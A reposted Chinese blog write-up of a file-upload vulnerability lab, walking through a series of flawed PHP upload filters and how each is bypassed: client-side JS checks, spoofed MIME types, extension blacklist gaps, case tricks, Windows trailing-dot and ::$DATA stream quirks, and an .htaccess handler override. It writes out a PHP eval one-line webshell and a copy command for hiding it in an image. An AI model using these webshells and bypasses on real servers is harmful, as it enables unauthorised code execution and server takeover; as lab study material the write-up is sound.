服务器漏洞被写入png文件夹,文件上传漏洞靶机Writeup

转载

道路Master 于 2021-08-10 03:48:09 发布 73 收藏
文章标签： 服务器漏洞被写入png文件夹

最近小白一直在学习代码审计，对于我这个没有代码审计的菜鸟来说确实是一件无比艰难的事情。但是今天不是说代码审计的事情，而是文件上传的东东。小白在对 writeup 上传靶机中发现，通审查源代码能够让我们更清晰的了解文件上传漏洞。话不多说，下面我们就开干。在下面的实验中可能会与这个靶机的顺序不一样。有什么不足，还望大佬多多指教。

首先我们先准备一下实验环境：1、win10

2、wamp

3、一句话木马文件

4、burp 抓包工具


文件上传--前端 JS 绕过

```
1  function checkFile() {
2      var file = document.getElementsByName('upload_file')[0].value;
3      if (file == null || file == "") {
4          alert("请选择要上传的文件!");
5          return false;
6      }
7      //定义允许上传的文件类型
8      var allow_ext = ".jpg|.png|.gif";
9      //提取上传文件的类型
10     var ext_name = file.substring(file.lastIndexOf("."));
11     //判断上传文件类型是否允许上传
12     if (allow_ext.indexOf(ext_name + "|") == -1) {
13         var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
14         alert(errMsg);
15         return false;
16     }
17 }
```

我们通过查看源代码的第 8 行代码 var allow_ext = ".jpg|.png|.gif"可以知道前端 JS 对文件的上传的缀名做了限制，但是未向服务器端发送验证消息，故造成我们可以通过抓包修改后缀名来绕过前端的限制。

首先我们先写一个 php 的小马文件，然后将一句话木马保存为 shell.jpg，内容如下:<?php eval($_GET['cmdback']);?>


我们通过抓包修改上传文件后缀可以成功绕过限制，文件路径也在返回包中显示，这样我们就可以使用菜刀进行连接，从而获取到服务器的 webshell，进一步对服务器进行提权。



前端绕过后缀名

```
1  $is_upload = false;
2  $msg = null;
3  if (isset($_POST['submit'])) {
4      if (file_exists(UPLOAD_PATH)) {
5          if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_
6              $temp_file = $_FILES['upload_file']['tmp_name'];
7              $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name'];
8              if (move_uploaded_file($temp_file, $img_path)) {
9                  $is_upload = true;
10             } else {
11                 $msg = '上传出错！';
12             }
13         } else {
14             $msg = '文件类型不正确，请重新上传！';
15         }
16     } else {
17         $msg = UPLOAD_PATH.'文件夹不存在,请手工创建！';
18     }
19 }
```

通过审查源代码在第 5 行和第 7 行的代码中，对于上传的文件 MIME 类型进行了验证判断。writeup 对于上传后的文件的路径是 UPLOAD_PATH/上传的文件名拼接而成的。我们可以通过修改截断上传数据包，修改 Content-Type 为 image/gif，然后放行数据包, 这样的话我们就可以绕过限制。




绕过黑名单验证

首先我们还是先来看一下代码，通过代码我们来判断文件上传是否存在被绕过的可能性。

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

代码中第 4 行到第 11 行程序对上传的文件名、文件上传路径做了一下过滤，值得注意的是第 5 行代码中定义了一个文件上传后缀名黑名单的数组，不允许.asp\.aspx\.php\.jsp 的后缀名的文件进行上传，如果上传的是这些后缀名的文件，第 22 行代码中就会提示不允许上传。13 行到 15 行是对上传后的文件名称的命名的一个规则，通过代码我们可以知道命名规则是以日期、10000-9999 随机数拼接而成的。

既然我们知道了上传文件的限制，我们可以通过抓包修改文件后缀为.php4, 只要能绕过后面的是什么就不重要。这样我们就可以成功绕过黑名单限制。



重写文件解析规则绕过限制

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht",".pHp",".pHp5"
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

通过代码中可以看出程序对于文件上传的后缀名的过滤增加了.php4 的后缀名的文件，这样的话我们再上传.php4 文件名后缀的文件就行不通，那么还可以通过重写文件解析规则来绕过限制。创建一下一个.htaccess 文件，内容如下：

SetHandler application/x-httpd-php

我们先创建一个 php 的图片马，创建的方法命令：

使用 dos 命令制作一句话图片木马。

/a 指定以 ASCII 格式复制、合并文件。用于 txt 等文档类文件；


/b 指定以二进制格式复制、合并文件; 用于图像类/声音类文件；


copy 1.jpg/b+1.php 2.jpg　//将 1.jpg 以二进制与 1.php 合并成 2.jpg；

生成后的 2.jpg 就是图片木马了。

首先我们先上传.htaccess 文件：


.htaccess 文件上传成功后，我们将 2.jpg 上传到服务器。





这里说一点：通过.htaccess 文件调用 php 解析器去解析一个文件名中只要包含"1.jpg"这个字符串的任意文件，无论扩展名是什么，都以 php 的方式来解析。


如果不用.htaccess 文件调用 php 解析器去解析的话，就算是图片马，服务器也不会去解析的，如图:



文件后缀大小写绕过限制

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4"
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```


通读代码还是看第 4 行到第 10 行的内容，主要是对上传文件的后缀以及内容进行过滤，.htaccess 后缀也做了限制。但是我们发现对文件的上传的限制貌似少了一条规则：$file_ext = strtolower($file_ext); //将后缀名转换为小写，那么我们可以通过修改后缀名为大写来绕过这个漏网之鱼。



利用 Windows 系统的文件名特性来绕过文件上传限制

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

通过查看代码发现对文件上传的后缀类型增加了.phP 之类的文件，也不能利用::$DATA 绕过。那么我们可以利用 Windows 系统的文件名特性来绕过限制，通过. 以及_和空格。





Windows 文件流特性绕过

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4"
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

$file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA，在限制上传文件的代码中少了这个限制，我们可以通过 windows 文件流特征来绕过限制。

说明一下如果在开放中程序员对文件上传忽略了对文件后缀名进行::$DATA 处理的话，那么测试人员可以根据 windows 文件流特征来绕过限制。我们通过抓包修改上传文件的后缀名，在后缀名后面添加::$DATA 来进行绕过。




